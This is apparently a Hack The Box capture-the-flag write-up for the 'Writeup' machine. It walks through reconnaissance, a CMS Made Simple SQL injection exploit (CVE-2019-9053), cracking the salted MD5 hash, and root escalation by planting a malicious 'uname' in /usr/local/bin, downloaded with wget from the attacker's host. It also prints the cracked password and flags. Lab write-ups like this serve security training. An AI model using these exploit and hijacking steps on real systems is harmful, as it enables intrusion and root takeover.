

Author: Enrique Hernandez

Challenge: Hack The Box (HTB) — *Writeup*

Type: Capture The Flag (CTF) Write-up

Hello, this is my report on the **Writeup** machine on Hack The Box. As usual, I first downloaded the VPN configuration file and ran `sudo openvpn --config [file]` in the download directory, waiting for the connection to initialize.

Next, I created a script to run an Nmap scan, saving the output to a file for analysis. The scan revealed that **ports 22 and 80** were open, running **SSH** and **Apache 2.4.25 on Debian**. I also found a disallowed `robots.txt` file and a subdirectory `/writeup/`, which indicated areas to explore further.

```
(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
└─$ sudo python3 nmap_auto.py 10.10.10.138
[+] Running Nmap scan on 10.10.10.138 ...
[+] Command: nmap -sVC -O -T4 -Pn 10.10.10.138


(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
└─$ cat nmap_scan_10.10.10.138_20251208-110703.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 11:07 EST
Nmap scan report for writeup.htb (10.10.10.138)
Host is up (0.23s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|_  256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_ /writeup/
|_ http-title: Nothing here yet.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose/router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6 cpe:/o:lin
:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), Linux 2.6.32 - 3.13 (91%), Linux
0 - 4.11 (90%), Linux 4.15 (90%), OpenWrt 22.03 (Linux 5.10) (90%), Linux 4.19 (88%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.59 seconds
```

After adding the domain to the `/etc/hosts` file, I was able to explore `robots.txt` and the `/writeup/` subdirectory. The `robots.txt` file did not provide any additional useful

information. However, while browsing the `/writeup/` directory and the links it contained, I identified the next step by reviewing the page source code.

Within the source code, I discovered a meta generator tag indicating that the site was running **CMS Made Simple**, which provided a clear direction for further enumeration and exploit research.





```
#
#
#  (\      |@@|
#  ( _\    \---/
#      \_  |-----| _\
#          \ } { / \  / \
#          / \_ \_ \_ 0 (
#          (---/\---)
#          )( )(
#          \---'---\
#
# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

The screenshot shows a web browser window with multiple tabs. The active tab is titled "HTB Account". The address bar shows the URL "http://writeup.htb". The page content is as follows:

```
#####  
#  
#          *** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***  
#  
# Not yet live and already under attack. I found an ,-----,  
# Eeyore DoS protection script that is in place and +      | |\n# watches for Apache 40x errors and bans bad IPs. [| |-| ,/-\  
# Hope you do not get hit by false-positive drops! *_) \) '-'  
#  
# If you know where to download the proper Donkey DoS protection  
# please let me know via mail to jkr@writeup.htb - thanks!  
#  
#####
```

Below the main text, there are several lines of ASCII art consisting of 'a' and '8' characters, followed by the text "HTB NOTES" and more ASCII art.



After confirming that the website was running **CMS Made Simple**, with a copyright range of **2004–2009**, I used **searchsploit** to identify potential exploits. The search revealed a **CMS Made Simple SQL Injection** exploit. I then mirrored the exploit locally using the **searchsploit -m** command and renamed the file for clarity.

Upon reviewing the exploit, I determined that it required **Python 2** to run. I executed the exploit using the following command

```
sudo python inj_cms.py -u http://writeup.htb/writeup/
```

```
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)
CMS Made Simple 2.2.15 - RCE (Authenticated)
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning
CMS Made Simple < 2.2.10 - SQL Injection
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload
```

(2.2.10 - SQL Injection)

```
(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
$ searchsploit -m php/webapps/46635.py
Exploit: CMS Made Simple < 2.2.10 - SQL Injection
URL: https://www.exploit-db.com/exploits/46635
Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
Codes: CVE-2019-9053
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Desktop/python_Scripts/nmap_auto/46635.py

(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
$ ls
46635.py  argparse  nmap_auto.py  nmap_scan_10.10.10.138_20251204-1207

(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
$ mv 46635.py inj_cms

(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
$ ls
argparse  inj_cms  nmap_auto.py  nmap_scan_10.10.10.138_20251204-1207
```

```
(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
$ sudo python2 inj_cms -u http://writeup.htb/writeup/_
```

After running the exploit, it returned a **salt** and an **MD5 hashed password** associated with a valid user account. After identifying the hash type as **MD5**, I used **Hashcat** with **mode 20** and the **rockyou** wordlist to crack the hash.

Using the recovered credentials, I successfully authenticated via **SSH** as the user **jkr**. This access allowed me to locate and retrieve the **user flag**.

```
kali@kali: ~/Downloads x cms_inj x hashid x
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

```
(kali@kali)-[~/Desktop/python_Scripts/nmap_auto]
$ hashcat -m 20 -a 0 cms_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 20 (md5($salt.$pass))
Hash.Target.....: 62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
Time Started.....: Mon Dec  9 14:13:13 2025 (2 days)
```

```
(kali@kali)-[~/Desktop/python_Scripts/nmap_auto]
$ ssh jkr@writeup.htb
```

```
Last login: Wed Oct 25 11:04:00 2023
jkr@writeup:~$ ls
user.txt
jkr@writeup:~$ cat user.txt
3abad8b67bc0c079cf4c93d5711d71d4
jkr@writeup:~$
```

Privilege Escalation via PATH Injection

First, I enumerate our privileges and search for writable directories. I discovered that our user is a member of the **staff** group, which grants write access to **/usr/local/bin**. Since this directory is included in the system's **PATH** variable, it presents a potential privilege escalation vector.

```
jkr@writeup:/etc$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff)
jkr@writeup:/etc$ find / -type d -writeable 2> /dev/null
jkr@writeup:/etc$ find / -type d -writable 2> /dev/null
/proc/4629/task/4629/fd
/proc/4629/fd
/proc/4629/map_files
/var/local
/var/lib/php/sessions
/var/tmp
/usr/local
/usr/local/bin
/usr/local/include
/usr/local/share
/usr/local/share/sgml
/usr/local/share/sgml/misc
/usr/local/share/sgml/stylesheet
/usr/local/share/sgml/entities
/usr/local/share/sgml/dtd
/usr/local/share/sgml/declaration
/usr/local/share/fonts
/usr/local/share/ca-certificates
/usr/local/share/man
/usr/local/share/emacs
/usr/local/share/emacs/site-lisp
/usr/local/share/xml
```

* **tty**: **TTY** devices are owned by this group. This is used by write and wall to enable them to write to other people's **TTY**s, but it is not intended to be used directly.

* **staff**: Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/local/bin are in the **PATH** variable of any user, and they may "override" the executables in /bin and /usr/bin with the same name). Compare with group "adm", which is more related to monitoring/security.

<https://wiki.debian.org/SystemGroups>

```
jkr@writeup:/etc$ cd /usr/local
jkr@writeup:/usr/local$ ls -ahl
total 64K
drwxrwsr-x 10 root staff 4.0K Apr 19 2019 .
drwxr-xr-x 10 root root 4.0K Apr 19 2019 ..
drwx-wsr-x 2 root staff 20K Dec 15 04:19 bin
```

A common way to exploit this misconfiguration is through a **PATH injection attack**. This occurs when a privileged process executes a command using a relative path instead of an absolute one. If I can place a malicious executable with the same name earlier in the **PATH**, it will be executed instead.

To identify such a process, I use **PSPY** to monitor commands executed by root. While observing system activity, I notice that every time a new **SSH** connection is established, a script named **10-uname** is executed. This took a lot of time to figure out lol.

```

| init [2]
| sshd: [accepted]
| sshd: [accepted]
| sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sh
| sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sh
| run-parts --lsbysysinit /etc/update-motd.d
| uname -rnsom
| sshd: jkr [priv]
| -bash
| -bash

```

```

jkr@writeup:/etc/update-motd.d$ cat 10-uname
#!/bin/sh
uname -rnsom
jkr@writeup:/etc/update-motd.d$ _

```

Because the script calls `uname` without using an absolute path, and I have write access to `/usr/local/bin`, I can exploit this behavior. I create a malicious script named `uname` and place it in `/usr/local/bin`, which is searched before `/bin`.

Step 1: Create a Malicious `uname` Script (Attacker Machine)

On the attacking machine, I create a file named `uname`: `vim uname`

Script contents: `#!/bin/bash`

`cat /root/root.txt`

```

GNU nano 8.6
#!/bin/sh
cat /root/root.txt

```

Make it executable: `chmod +x uname`

Step 2: Host the File via HTTP (Attacker Machine)


Start a simple web server in the same directory: `python3 -m http.server 8000` (in the dir that the `uname` script is in)

Step 3: Download the File to the Target Machine

On the target machine, navigate to the writable PATH directory: `cd /usr/local/bin`

Download the malicious binary: `wget http://10.10.16.3:8000/uname`

Make sure it is executable: `chmod +x uname`



```
jkr@writeup:/usr/local/bin$ wget http://10.10.16.3:8000/uname
--2025-12-15 04:18:20--  http://10.10.16.3:8000/uname
Connecting to 10.10.16.3:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 29 [application/octet-stream]
Saving to: 'uname'

uname                                                    100%[=====]

2025-12-15 04:18:22 (4.33 MB/s) - 'uname' saved [29/29]

jkr@writeup:/usr/local/bin$ chmod +x uname
jkr@writeup:/usr/local/bin$ _
```

Step 4: Trigger Execution via SSH Login

Open a **new terminal/session** on the attacking machine and log in via SSH: `jkr@writeup.htb`


```
(kali㉿kali)-[~/Downloads]
$ ssh jkr@writeup.htb
jkr@writeup.htb's password:
919e1df4e8271e291d1d79c856f27351

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec 15 04:16:26 2025 from 10.10.16.3
jkr@writeup:~$ _
```

and there you I got the **ROOT FLAG** :).